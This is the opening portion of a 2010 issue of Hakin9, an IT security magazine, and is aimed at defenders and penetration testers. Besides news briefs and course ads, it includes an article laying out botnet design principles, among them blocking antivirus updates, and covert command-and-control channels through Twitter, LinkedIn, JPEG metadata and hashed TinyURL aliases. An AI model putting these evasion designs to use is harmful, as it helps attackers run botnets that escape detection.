

# HAKING

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

Vol.5 No.8  
Issue 8/2010(33)  
1733-7186

## MOBILE MALWARE – THE NEW CYBER THREAT

**ARMORING MALWARE: HIDING DATA WITHIN DATA**

**BOTNET: THE SIX LAWS AND**

**IMMERGING COMMAND & CONTROL VECTORS**

**HACKING TRUST RELATIONSHIPS – PART II**

**WEB MALWARES – PART II**

**DEFEATING LAYER-2 ATTACKS IN VOIP**

**IS ANTI-VIRUS DEAD?**

VIRUS  
DETECTED



# Penetration Testing Training that will make you stand out

**Click here  
Free SQL Injection  
module**



## Learn at your own pace, when you want, with lifetime

Included in price

Learn how much you want everyday with no expiry pressure.

Our engaging e-learning environment is ideal if you work.

It sets you free from long boring learning sessions.



## Learn Professional Penetration Testing and Fu in one course

Penetration testing has evolved. It's time to be professionals.

Study how to handle your pentesting project and how to report your findings to executives, clients or your employer




## Get certified. Become an eCPPT

Our certification proves your skills as a hacker and as a professional.

Produce your penetration testing report, have it reviewed by one of our instructors, get recognized as a professional penetration tester.

# The fastest path to Professional Penetration Testing



## Thinking of advancing your IT Security career?

# Get Yourself Trained And Certified As A Penetration Tester... At Your Own Pace!

**P**enetration testing is big business. As companies and government organizations go increasingly electronic, there is a growing demand for IT professionals who can evaluate the security of these computer systems, networks and suggest safeguards.

Traditionally, training to become a certified "penetration tester" or "ethical hacker" has been a long, drawn-out process. Most certifications assume that candidates already have some form of networking or programming background, which makes it difficult for beginners to get started. Others require the physical attendance of training classes conducted only at certain locations. In all, the time and money spent in obtaining such a certification can be costly.

A new breed of penetration testing courses in the market looks set to change all this. One such course is "Penetration Testing Pro" offered by eLearnSecurity, an Italian IT security firm headed by Armando Romeo, who is also founder of the respected Hackers Center Web Portal.

His real world credentials aside, Armando hopes "Penetration Testing Pro" will change the way such training is conducted in the industry. "We set out to design the most comprehensive training course for IT professionals and anyone who cannot take time off to attend physical lessons. Our course allows them to learn the latest intrusion methods at their own pace, through over 1600 interactive e-learning slides and video lessons. There's no longer a need to sit through hours of boring classes," he says.

### A CEH AND LPT KILLER?

Industry experts seem to agree with his methodology, too. Jason Haddix, columnist at EthicalHacker.net, feels the course has great potential.

"I kept thinking – this is what the CEH / LPT should have been – and I am delighted to say that if students can master the topics and techniques in eLearnSecurity's Penetration Testing Pro, they should be well on their way to being an accomplished penetration tester," he writes.

CEH and LPT refer to *Certified Ethical Hacker* and *Licensed Penetration Tester*

respectively, both the gold standards for penetration testing in the industry.

Another veteran industry insider, Timothy Everson from Novell, who holds multiple certifications such as MCNE, CDE, CLE, CCNA on top of the CEH says, "For anyone who is budget constrained, I'd say, with total confidence, that the value of eLearnSecurity training meets or exceeds the value of many of the other programs available. If one truly desires to learn the technical aspects of IT security, it's a certification course well worth the time and investment."

Nathan Suri, an Information Security Architect who holds CISSP, SCJP and CSSLP certifications agrees, "The combination of slides, video, hands-on examples with the lab to practice some of the techniques makes it very effective. I like the balance of theory and practice."

### REAL WORLD APPROACH USED BY PENTESTERS

Perhaps it is this real world, raw approach to teaching penetration testing that has made this course so popular. Besides Armando, the other co-authors include Brett Arion, a U.S IT Security specialist, Nitin and Vipin Kumar. Nitin and Vipin, both from India rose to fame after authoring the acclaimed "Windows Vista Bootkit" and "Windows 7 Bootkit" researches at BlackHat.

### HOW TO BECOME A HIGHLY SOUGHT AFTER PENTESTER

Armando explains, "Just because someone is certified does not make him a good penetration tester. Penetration testing is part art and science. A tester needs to have experience to know which vulnerabilities to look out for. He also needs to give workable, business-minded suggestions to his clients for countering these exploits."

Given the depth of knowledge required, can someone with no prior experience still be trained to become a good penetration tester?

"Absolutely. The training aspect is key. We start with our e-learning slides and videos which explain every aspect of web application, system and network security testing.

We then follow up with labs and practical exercises. Instead of a multiple choice certification exam, ours is an actual penetration testing exercise. We are not just interested in testing theoretical knowledge. Candidates are required to conduct their own penetration tests on a given target and submit an actual test report for grading."

These rigorous requirements, Armando insists, are needed to ensure that the course is as realistic as possible. "Every student should have the confidence to conduct actual penetration testing in a commercial or mission critical setting."

### IS THIS FOR YOU?

If you are looking to further your IT career, or even make a transition to the lucrative field of Penetration testing, these new breed of courses such as "Penetration Testing Pro" may be a great choice. Not only do they cost a mere fraction of what other certifications ask for, it is a great way to get up to speed with the latest penetration testing methods by learning from *actual* hackers and understanding their psychology. Learning at one's own pace without having to set time aside for regular lessons is also a big draw.

At the end of the day, does Armando hope that his course will replace the CEH as the de facto certification in the industry?

"Definitely not," he says with a laugh. "We provide the technical training and flexibility that the CEH does not. In fact, students who take our course as a starting point will also acquire most of the knowledge needed to pass other certifications such as CEH and LPT. This means they'll find it much easier later on to pass their certifications as well."

For more information on eLearnSecurity's Penetration Testing Pro course, visit <http://www.eLearnSecurity.com> .

## HAKING team

**Editor in Chief:** Karolina Lesińska  
[karolina.lesinska@hakin9.org](mailto:karolina.lesinska@hakin9.org)

**Editorial Advisory Board:** Matt Jonkman, Rebecca Wynn, Steve Lape, Shyaam Sundhar, Donald Iverson, Michael Munt

**DTP:** Ireneusz Pogroszewski  
**Art Director:** Ireneusz Pogroszewski  
[ireneusz.pogroszewski@software.com.pl](mailto:ireneusz.pogroszewski@software.com.pl)

**Proofreaders:** Henry Henderson aka L4mer, Michael Munt, Jonathan Edwards, Barry McClain

**Top Betatesters:** Rebecca Wynn, Bob Folden, Carlos Ayala, Steve Hodge, Nick Baronian, Matthew Sabin, Laszlo Acs, Jac van den Goor, Matthew Dumas, Andy Alvarado

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

**Senior Consultant/Publisher:** Paweł Marciniak

**CEO:** Ewa Łozowicka  
[ewa.lozowicka@software.com.pl](mailto:ewa.lozowicka@software.com.pl)

**Production Director:** Andrzej Kuca  
[andrzej.kuca@hakin9.org](mailto:andrzej.kuca@hakin9.org)

**Marketing Director:** Karolina Lesińska  
[karolina.lesinska@hakin9.org](mailto:karolina.lesinska@hakin9.org)

**Subscription:** Iwona Brzezik  
Email: [iwona.brzezik@software.com.pl](mailto:iwona.brzezik@software.com.pl)

**Publisher:** Software Press Sp. z o.o. SK  
02-682 Warszawa, ul. Bokserksa 1  
Phone: 1 917 338 3631  
[www.hakin9.org/en](http://www.hakin9.org/en)

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.  
All trade marks presented in the magazine were used only for informative purposes.

All rights to trade marks presented in the magazine are reserved by the companies which own them.  
To create graphs and diagrams we used [smardraw.com](http://www.smardraw.com) program by  SmartDraw

The editors use automatic DTP system **AUDIOS**  
Mathematical formulas created by Design Science MathType™

## DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers,

We decided to devote this issue to malware. As you all know malicious software is one of the biggest concern and is definitely on the top of the security issues list nowadays.

Malware easily infects your computers – it doesn't matter if you are visiting a website, use devices like USB, download files, open an attachment of an email etc. We are exposed to this type of danger all the time. The most serious threat is that malware is very often a Trojan and our personal information can be stolen easily. That is why it is very important to stay up to date with recent knowledge about them, so that you know how to protect your computers.

This issue is a perfect fit for those of you, who would like to be more familiar with malicious software. In the attack section you will find the second part of the Web Malware article from a previous issue by Rajdeep Chakraborty. Another must-read is a paper by Israel Torres- Armoring Malware: Hiding Data within Data. The third article also discussing malware is written by our ID fraud expert, Julian Evans and it is titled: Mobile Malware – the new cyber threat. Another paper discussing malware problem in details is written by our regular contributor Gary S. Miliefsky and is titled: Is Antivirus Dead? The answer is YES. Here's why...

I am sure that after reading the information in this magazine, your knowledge about malicious software will be much deeper and you will be more careful and malware-aware!

Enjoy!

Karolina Lesińska



## REGULARS

### 6 In Brief

Latest news from the IT security world

Armando Romeo, eLearnSecurity

ID Theft Protect

### 45 Tools

Implementing Wireless Networks Using the HP ProCurve MultiService Mobility Solution course.

by Class on Demand

Michael Munt

### 46 ID fraud expert says...

Mobile Malware – the new cyber threat

Julian Evans

## BASICS

### 8 Botnet: The Six Laws And Immending Command & Control Vectors

Richard C. Batka

New BotNet communication vectors are emerging. The industry is not prepared. For the next 20 years, BotNets will be what viruses were for the last 20.



## ATTACK

### 12 Hacking Trust Relationships – Part 2

*Thomas Wilhelm*

This is the second article in a series of six that covers the topic of hacking trust relationships. This article focuses specifically on Vulnerability Identification against a target system, in order to identify and exploit potential trust relationships.

### 18 Web Malware – Part 2

*Rajdeep Chakraborty*

In the previous section of the article Web Malwares (Part 1) we discussed various statistics that showed us the increase of Web Malware activity in recent years and why the focus of Malware authors has changed from creating havoc in the infrastructure to infecting the endpoints for various other nefarious purpose, we have seen it all. Once we are aware of these facts and figures, in the next section we will look into the technical Details of Web Malwares (Part 2).

### 28 Defeating Layer-2 – Attacks in VoIP

*Abhijeet Hatekar*

ARP Poisoning and other Layer 2 attacks are present since many decades now and one may think that they are absolute. However, we still see them quite often on the network. The biggest advantage is easy access to sensitive information like passwords, credit card details, phone conversations etc.

### 32 Armoring Malware: Hiding Data within Data

*Israel Torres*

We are receiving malware daily via hundreds of facets that the Internet enables with various services; most common are via e-mail and web surfing. At any one time you can be sitting idly on the 'net when you are presented with something that could be malicious either overtly or covertly. We'll play through the scenario of where you've discovered a binary on your network and unsure of its purpose... and then reveal how it was done.

## DEFENSE

### 38 Is Anti-virus Dead?

**The answer is YES. Here's why...**

*Gary Miliefsky*

There have been billions of dollars in damages caused by exploiters on the Internet. These exploiters are intelligent cyber terrorists, criminals and hackers who have a plethora of tools available in their war chest – ranging from spyware, rootkits, trojans, viruses, worms, zombies and botnets to various other blended threats. From old viruses to these new botnets, we can categorize them all as malware.



**Penetration testing course  
Like CEH.  
Only...One mile deep**

Interactive elearning system

1600 slides

4 hours videos

Hacking Labs on DVD

Reporting & Methodology

Certification



**3 domains - 18 modules**

**Web Application Security**

**Network Security**

**System Security**

**Web 2.0 attacks**

**Vuln. Assessment**

**Writing Rootkits**

**Privilege escalation**

**Advanced Buffer Overflows**



**The fastest path to  
Professional  
Penetration Testing**

### Firefox Rogue Add-On Collecting Passwords

Mozilla has issued a warning to its users that a Firefox add-on available from their official Mozilla Add-Ons website has secretly been sending users' stolen passwords to a remote location. Mozilla Sniffer was uploaded onto Mozilla Add-On website on June 6th, but was found to have malicious code that sent the contents of a website login form to a remote location.

Source: [ID Theft Protect](#)

### USB Malware Threat to Windows Shortcuts

Anti-virus researchers have discovered a new strain of malicious software that spreads via USB drives and takes advantage of a previously unknown vulnerability in the way Microsoft Windows handles .lnk or shortcut files. Belarus-based VirusBlokAda discovered malware that includes rootkit functionality to hide the malware, and the rootkit drivers appear to be digitally signed by Realtek Semiconductor, a legitimate hi-tech company. In a further wrinkle, an independent researcher Frank Boldewin found that the complexity and stealth of this malware may be due to the fact that it is targeting SCADA systems, or those designed for controlling large, complex and distributed control networks, such as those used at power and manufacturing plants.

Source: [ID Theft Protect](#)

### ATM's hacked at BlackHat

BlackHat 2010 has brought a number of interesting talks on the table, as every year. Barnaby Jack, however, has surely made the show of the BlackHat: with the talk *Jackpotting Automated Teller Machines* he has demonstrated how to remotely exploit ATM's and withdraw money. The talk, scheduled for BlackHat 2009, had been pulled for the threat level it could pose to

ATM's vendor (and most of all their users) that, according to Barnaby, are still vulnerable one year later. This year Barnaby has brought two new tools, who he has custom coded: Scrooge and Dilinger. While the first is a rootkit capable of acting as a malicious ATM firmware and has been demonstrated on stage by means of a USB stick, the latter is the tool that allows for the remote exploitation. The development of the malicious firmware, replacing the original through the USB stick, has been made possible thanks to months of reverse engineering on ATM machines purchased by Barnaby and curiously kept in a room at his house.

The replacement is made possible thanks to easily available master keys, used by maintenance technicians, and the absence of any integrity check or signature on the software installed on the ATM. The most scary and impactful part of Jack's research is the possibility of attacking the ATM's over internet: it is possible to install the new malicious firmware by reaching the ATM modem through its dialing number.

Source: [Armando Romeo, www.elearnsecurity.com](#)

### Android phones hit by malicious wallpapers

Researchers from the AppGenome project, whose goal is to make people aware of the threats involved in mobile applications, have uncovered a new wave of at least suspicious applications for Android coming in the form of wallpapers. These applications gather sensitive data and send it back to server imnet.us. The information sent in the clear includes phone number, subscriber id and more.

Examined wallpapers were authored by *jackeey,wallpaper,callmejack* and *icesky@1sters!* and have been downloaded between 1 and 4 million times. While the use made of this information by

the wallpapers developer is still unknown, this should make it clear that even the most innocuous mobile application can be used as a data-stealer.

Source: [Armando Romeo, www.elearnsecurity.com](#)

### UK to stick with IE6 to keep costs low

IE 6 has been the cause for the Aurora and for a number of other, then dubbed APT – Advanced Persistent Threat, successful attacks to corporations and governments resulting in high profile espionage and secrets theft. As soon as the Aurora exploit was published in end 2009, German and French governments immediately dismissed the use of the browser in favor of the more, relatively, secure Internet Explorer 8. As surprising as it seems, while whole Europe dumps support to the 9 years old vulnerable browser, Prime minister Brown first, and new Prime minister Cameron now, decided to stick with IE6 because of the annexed costs in having a full review of all the web applications used for UK internal public administration and developed for IE6.

UK counts over 300,000 desktops worldwide in public administration offices as well as armed forces, most of them using IE 6. The decision seems to be risk and cost based although very unpopular since petitions to dismiss IE6 came to Number 10 Downing Street in early 2010 from a number of top names in the industry.

Source: [Armando Romeo, www.elearnsecurity.com](#)

### Root DNS Server secured with DNSSEC

While BlackHat 2010 targeted ATM's and SSL, BlackHat 2008 dealt with the holes in the DNS making virtually all DNS Servers vulnerable to cache poisoning attacks. Dan Kaminsky, the researcher behind the attacks to DNS, since the early days had worked hard, with a

number of DNS Servers vendors, to temporarily patch the vulnerable implementations. After over two years from that BlackHat, the upgrade to what is believed to be the long term solution to those issue has been ported to the Root DNS Servers. ICANN, with the collaboration of companies like VeriSign has rolled out DNSSEC on all the 13 root servers of the Internet. Works had started in January 2010 when server L-root, had been the first to implement the protocol that should make the internet and many of the services running on it more secure. Until the next attack.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

## Firefox 4 to bring more security

Mozilla foundation has made security one of their primary goals since the beginning.

According to Secunia comprehensive advisories database, Firefox 3.0.x series has suffered 24 total vulnerabilities, 14 in 2009 alone, 86% of which were High impact vulnerability.

The picture is clear: Firefox needs more security.

At BlackHat 2010, Mozilla representatives announced their plans for the new release, already available in beta: Firefox 4. Beside the support for HTML5, that we believe will bring to a number of new attacking vectors, and the new Javascript engine, much needed, fixing of old vulnerabilities will happen.

The first to be patched will be the CSS sniffing history attack that allowed Jeremiah Grossman and others, some years ago, to demonstrate how easy it was to guess what websites the user had visited from the colors of the links to these website in a web page.

A completely new and breaking through feature is the possibility for the developer to determine what content is supposed to be contained in a page and what content should

be treated as *injection*. This will help determining XSS attacks and mitigating their effects. In order to keep backward compatibility, developers will have to opt-in for this feature.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

## GSM hacking tools released

Summer 2010 has seen the raise of threat level to GSM communication: the most widespread mobile communication protocol that we all use in our mobile phones.

A new cracking tool, called Kraken by its creator Frank Stevenson, has been released with the goal of providing an easy to use tool for cracking GSM intercepts. The tools is capable of cracking the A5/1 encryption algorithm much faster than tools released earlier this year, thanks to future support for GPU processing and a wider rainbow table.

In conjunction with another open source tool dubbed Airprobe and a computer programmable radio, costing around \$1000, virtually any SMS and voice call can be decrypted.

GSM Telco carriers were expected to release a patch to the algorithms in use, at least 2 years ago but most of them have yet to do so, according to cryptography expert Karsten Nohl who in 2009 had announced his plans to use distributed computing to knock down the time required to crack A5/1 encrypted communications. Now that techniques have been polished, tools are freely available and equipment is relatively affordable, it's time for AT&T and alike to act.

Source: Armando Romeo,  
[www.elearnsecurity.com](http://www.elearnsecurity.com)

## Adobe Reader adds sandbox security

Adobe announced last month (July 2010) that the next generation of its popular reader PDF Viewer will also include *sandboxing* technology. The *sandboxing* technology will be used

in the Windows upgrade to Reader (Version 10) before the end of 2010.

The *sandboxing* technology stops malicious PDF code from successfully writing to a PC. Any malicious code will ONLY be installed in the sandbox and not on the main operating system (your main hard drive). For an attack to succeed in a *sandboxed* environment, there would have to be two malicious files – one that writes and the other that allows the malware to work outside of the sandbox.

Most *sandboxing* applications will allow you to control what programs are executed as well as *sandbox* your web browsing. Sandboxing is currently used with Internet Explorer 7 and Internet Explorer 8 as well as the new Microsoft Office 2010.

Adobe have also indicated that they will extend the *read-only* activities in a later release. Adobe Reader currently provides a plug-in for IE7 and IE8's Protected Mode (which is a sandbox) as well as Google Chrome's. The *sandboxing* technology will be turned on by default, will be named as *Protected Mode*, the same term used by Microsoft in IE7 and IE8.

Source: ID Theft Protect

## Google Android wallpaper malware surfaces

It's not porn, but it is still something Apple is probably going to try to make hay out of. At the always interesting Black Hat security conference in Las Vegas last month, Kevin MaHaffey, chief technology officer at mobile security Lookout noted a group of Android wallpaper apps by the same developer which are stealing data from users that install them.

The innocent looking wallpaper apps collect your phone's *SIM card number, browsing history, text messages, subscriber identification, and even your voicemail password*. It sends the data to a web site, xxx.imnet.us. That site is apparently owned by someone in Shenzhen, China (ironically, where a lot of Apple products are assembled).

Source: ID Theft Protect

# Botnet:

## The Six Laws And Immerging Command & Control Vectors

New BotNet communication vectors are emerging. The industry is not prepared. For the next 20 years, BotNets will be what viruses were for the last 20.

### What you will learn...

- BotNet design elements
- New BotNet communication vectors (advanced)
- Programs that can tell you if you are a part of a BotNet

### What you should know...

- Ethernet communications
- Network security & monitoring
- BotNet architecture

### Define: Botnet

A BotNet is typically installed via. a drive-by-download. A BotNet is a software program (agent) that is installed on a host. Once installed it runs automatically and independently of any other program. Agents typically receive instructions from a BotMaster and are used for a variety of malicious purposes.

### Define: Drive-by-download

A Drive-By-Download refers to a download that takes place without the permission (or understanding) of a user.

### In The News

Recently in the news a band of hackers were discovered to have in their possession tens of thousands of user names and passwords. The proposed attack vector was spam. Various emails and posts on social networking sites would lead victims to click on a link... Game over. In most of these stories, unless the authors hide their tracks well, they are ultimately captured.

However, take for example Kneber BotNet. A new form of malware that has infected over 100,000 computer systems around the world. The goal of this particular piece of malware is to steal login credentials for email systems and banking credentials/logins. Kneber is a ZeuS Trojan BotNet. Kneber happens to be excellent at stealing private information stored on

local computers. In most cases, systems infected with Kneber also have the Waledac Trojan worm which is used to create email spam BotNets. The main target is Windows computers.

### Botnet

It's a growing concern that novices and experts alike have access to professional grade tools for creating and managing BotNets. Not only do they have access to the tools but they are laying digital traps all over the Internet. The media has focused mainly on the tools. When victims land on these infected websites, a third party is then able to take full control of the host (Windows PC). These newly infected PC's are called Bots and are enrolled in BotNets. Once a Bot infects your PC, it calls out to its *command-and-control* (C2C) server for instructions.

These BotNets are then maintained and managed like any other network. Frequently the media tells us that BotNets are used for *denial of service* (DDoS) attacks, this is not always the case, while some are indeed built to send spam, some work as HTTP servers for adult content, some are proxybots (yes, a Bot that install sock4/5 on your machine), and others are used for distributed computing such as cracking password.

OVER THE NEXT 20 YEARS BOTNETS WILL BE WHAT VIRUSES WERE FOR THE LAST 20 YEARS

### The 6 Laws & Botnet Design

What is good BotNet design? What qualifies as a good BotNet? What are the common characteristics that all BotNets should have in common? I've spent some time thinking about this and I've tried to boil them all down into *THE 6 LAWS OF THE BOTNET*. Thoughts around design, process, existence, and operation.

#### **Law 1: The Botnet Must Know Its Overall Goal, Objective And Operational Environment**

The BotNet needs to know itself. It needs to understand the overall goal and objective set for itself by its designers and creators. It must know its environment and the context surrounding its activities and adapt to it.

#### **Law 2: The Botnet Must Perform Installation, Configuration, And Self Optimization Functions Without Human Intervention**

It must perform its installation and configuration without human intervention. It must be able to run self optimization functions as needed or schedule them so that it has the capability to optimize its operations and tasks.

#### **Law 3: The Botnet Must Implement Self Healing Functions**

The BotNet must have the capability to implement self healing functions. If something breaks, it must be able to assess the issue and overcome the issue. The application needs situational health awareness so if something breaks, it should be able to overcome these issues and survive in the network. Scenarios where various elements of the BotNet will jump networks and platforms to heal because statistically it will have a higher chance of self healing without detection on one platform (cellphone) versus another (student laptop) seem plausible.

#### **Law 4: The Botnet Must Self Protect**

The virtual world is no less dangerous than the physical one so the BotNet must be able to do some self protection. First identify if there are abnormal situations and then act on it. Think flooding ports, temporary cpu/memory starvation, jamming/blocking known A/V update paths/route/mechanism/etc.

#### **Law 5:**

#### **The Botnet Must Be Based On Standards And Have Interoperability Within All Known Digital Devices**

It can't exist in a hermetic environment. It requires standards and interoperability within all digital devices.

### **Law 6:**

#### **The Botnet Must Anticipate, Optimize, and Obtain Resources**

It must anticipate, optimize, and get resources.

### **Back In The Office**

Today network administrators, engineers, and managers are working hard to combat this growing threat – The BotNet. They are trying to understand the architecture & scope, learn the detection methods, nature of the contagion, propagation vectors, and how to prevent them. Meanwhile inside the corporation: Directors, department heads, and those with budgetary discretion are allocating more and more money – it's not working. Meanwhile the CEO's, board members, and advisors are starting to ask the hard questions about this peculiar line item in the budget that continues to grow unabated. Make no mistake, BotNets are here to stay.

### **Class 777: Advanced Placement Class (W/lab)**

Let's take a look at what's going on at the very edge of the envelope – the tail of the bell curve if you will. What research projects are the smart people working on? Take for example the work being done by luminaries Tom Eston, Robert Wood, Kevin Johnson, and Mubix?

### **Kreiosc2**

Let's talk about the latest version of Robin Wood's KreiosC2. He and others like him are paving the way for new BotNet communication vectors. The KreiosC2 POC concept Bot explores the possibilities of using different communication vectors as the command and control channel.

What has the Internet all a *buzz* is that the BotNet administrator (bSysOp? BotOp? I digress...) can use a Twitter feed to perform an action. The most recent version (v3) was released at ShmooCon 2010 as part of the *Social Zombies II, Your friends need more brains* talk by Tom Estron, Kevin Johnson and Robin Wood.

### **C2c & Social Media: Forward Vectoring W/ Twitter**

The idea is that most companies now know how to block IRC from the internal network. Fine. However they are not blocking HTTP or HTML. So what part of HTTP are they using?

### **Botnet Management Has Evolved Beyond Irc**

Why should you use something else to manage a BotNet? IRC is accessible and available! The reason is that most security professionals associate negative things with IRC and frequently block it but it's not

outside the realm of possibility (in a normal operational environment) to expect a business machine to be active on Twitter, LinkedIn, and transfer JPEGS- all to and from random servers.

## New Vector: Twitter

The administrator can use Twitter, exclusively to manage the BotNet. A commander would send a Tweet out that basically said *Bots, do this* and the bots would then listen to the command issued.

### Note

You have probably read about early attempts at this that were covered in the media which were based on early versions and concepts that were not optimized and stealthy.

### Encryption

Another way to send commands are to base 64 encode them and then put them on twitter. How it works: you would be on Twitter and following someone that looks like a BotNet Administrator a *BotMaster* if you will. You can even choose what language you want the communication to be done in.

The default syntax is very basic.

SYNTAX: colon :, `CMD`, and then whatever you want the Bot to do, for example:

- Ping something,
- Execute a command, or
- Download a file

All done over Twitter.

It would be easy to block that communication; the smart money would say change the language! Languages will end up being a snap-in module. You can *write/create/drop* in a module that does it in English.

So instead of saying:

SYNTAX ":"CMD PING 10.0.0.1"

You could say *Look at this amazing address 10.0.0.1* and it will look like a normal twitter post because it's in a more English vernacular (natural expression). The more effort you put into the language the easier you can make it fit in to common tweet traffic. Intrusion Detection Systems (IDS) will find this challenging to detect and Intrusion Prevention Systems will need modification to stop it.

## New Vector: LinkedIn

Newer platforms have integrated/utilized LinkedIn. How can a BotNet be used on LinkedIn? LinkedIn recently added an *Application Programming Interface* (API) that allows you to read any field in a LinkedIn users profile and read/write the status field on your

profile. People are posting BotNet commands as status updates on profiles.

## New Vector: Pictures

A new BotNet command and control method utilizes a JPEG. While this has already been tried, previous attempts just used a JPEG header, just the header followed by the commands, but when you take a closer look at the file, in a viewer perhaps – you were not able to see the picture. Fail. It's garbled because there is no body to it. Most people don't know that JPEGS allow metadata!

### TIP

JPEG's allow metadata so keep the valid JPEG and insert the data into a Metadata file.

The Bot then just needs to pull the same JPEG over and over again to keep things updated. As frequently or infrequently as needed. You could say, here are 25 JPEGS, go grab all of them and the activity is not going to trip any IDS, or any other perimeter defense for that matter.

## New Vector: Tiny Url

Going over a TINY URL type service. Services like IS.GD, and Bit.LY will also work fine. How it works: Tiny URL allows you to specify the alias that's being shot out and that's why it's good. Keeping BotNets up to date will come down to modular design and utilization of updated modules.

The way the alias is created is based on a (timestamp + keyword) hashed together; a number of them are created per timeslot.

Every 10 minutes you can have up to 5 valid aliases. If the BotNet administrator wants to send out a command; he generates that list of hashes by aliases and asks if the first one available? If it is, he says please shrink me this URL, using this alias. The URL is XYZCorp.COM/ping 10.0.0.1 (basic query string) so what the Bot does then every 10 min is it generate this same list because it knows that the algorithms for it go to Tiny.UR and says does this alias exist? YES. Ok, What URL is that shrinking? Gets the URL. Pattern matches it. Is it a valid command? Yes, and executes it. Done.

It works out the hash and says to tiny.url, give me the url that has been shortened by this alias. By using a regular expression to say, does this look like a valid command that I can run? However, today, nothing stops someone else from stealing your Bots. What you could do for that is add hashes or encryption.

## Adaptation & Improvisation

Is it a frame work? Can it be extended? Will it blend? RSS or ADAM and do all that? Yes. The languages and control channels in KreiosC2 are modular in design.

## On the 'Net

- Kreiosc2 [www.digininja.org/kreiosc2](http://www.digininja.org/kreiosc2)
- Watch the BBC *click* episode
- Videos [www.watchguard.com/education/videos.aspx](http://www.watchguard.com/education/videos.aspx)
- Website [www.Securitytube.net](http://www.Securitytube.net)
- Simple IRC bot [www.osix.net/modules/article/?id=780](http://www.osix.net/modules/article/?id=780)
- Conficker Paper [www.mtc.sri.com/Conficker/addendumC/](http://www.mtc.sri.com/Conficker/addendumC/)
- URL TINY URL [www.tinyurl.com](http://www.tinyurl.com)
- URL IS GD [www.is.gd](http://www.is.gd)
- URL Bit LY [www.bit.ly](http://www.bit.ly)
- Microsoft Removal Tool [www.microsoft.com/security/malwareremove/default.aspx](http://www.microsoft.com/security/malwareremove/default.aspx)
- BotHunter [www.bothunter.net](http://www.bothunter.net)
- [hak5.org](http://hak5.org)
- Jobs [www.NotSoJunkJobs.com](http://www.NotSoJunkJobs.com)

When it is up and running, there is a change language and change channel command. That command basically says, ok Bots, use this language instead.

The Bot then goes to a website, downloads the language file and changes to that language. So as soon as you feel the network is about to be compromised, you can move on to the next social network.

## Example

Let's say you are encrypted on Twitter, and you realized that it's being noticed, you can now move to English on LinkedIn, and then you can move somewhere else, upload JPEGS to Photobucket, etc.

## Protection Options

Clearly all of these new vectors, if used maliciously, can put the national infrastructure at risk. What options are available for protecting hosts and networks?

## Options: Airwalls

A duplicate system for every electronic system and all systems need to mirror a paper system. Systems and networks that are physically airwalled from other systems are the solution. This is an old solution. A complete solution will require airwalling at every level of the OSI model up to and including the physical communication lines.

## Options Sneakernet

A throw back term referred to a time when people would walk over to hand you a floppy disk (or) a term used to make fun of someone's lousy network. Regardless, we need to have some type of redundancy in our systems. A new designation [P] will be utilized to note systems that have a paper equivalent.

## TIP

Global stock exchanges, banks, and other financial institutions should create mirror processes and communications plans that utilize paper only.

## Options: Deep Packet Inspection

We have arrived at the day when every packet that traverses the Internet requires deep level packet inspection. This will require high speed hardware and software to evaluate every packet. How will I achieve that if my core routing/switching hardware has a low fixed speed backplane? Also, evaluation of the packet will entail some type of Intrusion Detection and Intrusion Prevention analysis ultimately utilizing null routes and various other blocking mechanisms.

## Botnet Detection

At the end of the day, communications in and out of a host (frequently in the form of a flood) helps anti-malware applications detect a known Bot. These communications give clues to how big the BotNet is.

## Fact

Antivirus software can't keep up with the rapid developments of BotNets and the growing number of threats.

Some relief is available however, Microsoft provides a free Malicious Software Removal Tool. Proactive options are also available. BotHunter is a fantastic program from SRI International that works with Unix, Linux, Mac OS, Windows XP, and Vista. BotHunter listens passively to Internet traffic through your machine and keeps a log of data exchanges that typically occur when a PC is infected with malware.

## Free Joke

A "friend" of told me that the only way in the future to confirm a computer was not part of a BotNet was to look for the apple logo somewhere on the case. I replied *Hello? Can you hear me now? Hello? Hello? Can you hear me now?*

---

## RICHARD C. BATKA

*Richard C. Batka has held various management and engineering positions with Microsoft, PriceWaterhouseCoopers, Symantec, Thomson Reuters, and JPMorgan Chase. He is devoted to the complex issues of enterprise strategy, application development, security, infrastructure, data management and regulatory compliance. A graduate of New York University (w/ honors) he holds numerous industry certifications. Mr. Batka can be reached at rbusa1@gmail.com.*



# Hacking Trust Relationships

## Part II

This is the second article in a series of six that covers the topic of hacking trust relationships. This article focuses specifically on Vulnerability Identification against a target system, in order to identify and exploit potential trust relationships.

### What you will learn...

- How to recognize trust relationships that can be exploited
- Why it is critical to verify findings using multiple hacker tools

### What you should know...

- How systems establish trust relationships between users and remote applications
- Inner-workings of Linux systems, including configuration and boot-up
- Traditional hacking tools
- How to set up a hacking lab to recreate the scenario

The first article in this series appeared in the 3/2010 edition of Hakin9 magazine, and covered Information Gathering. Readers should refresh themselves with the previous article, in order to continue their understanding of hacking trust relationships.

### Introduction

In our previous article on Hacking Trust Relationships, we stepped through the Information Gathering phase of our project, which uses the *Hakin9-v1.iso* LiveCD available at <http://heorot.net/hakin9> (which contains both the ISO file and a VMX file for those who want to use virtualization software). The next step, according to published methodologies is to take our gathered information and see if we can find any vulnerabilities that might be exploited. After we complete our vulnerability verification step, we can then move into Vulnerability Verification (which will be covered in the next article in this series).

### Trust Relationships – An Refresher

In the first article in this series, we examined what a trust relationship was; we will quickly go over the definition again, so that anyone who has forgotten will know what we are trying to achieve. In the most generic term, trust relationships involve increased levels of access between two entities. The level of trust can vary, but exists to provide improved functionality and communication between the two entities. The

interesting thing about trust relationships is that after they have been exploited, it is difficult for system and network administrators to detect malicious activity.

Some of the examples we provided in the last article included:

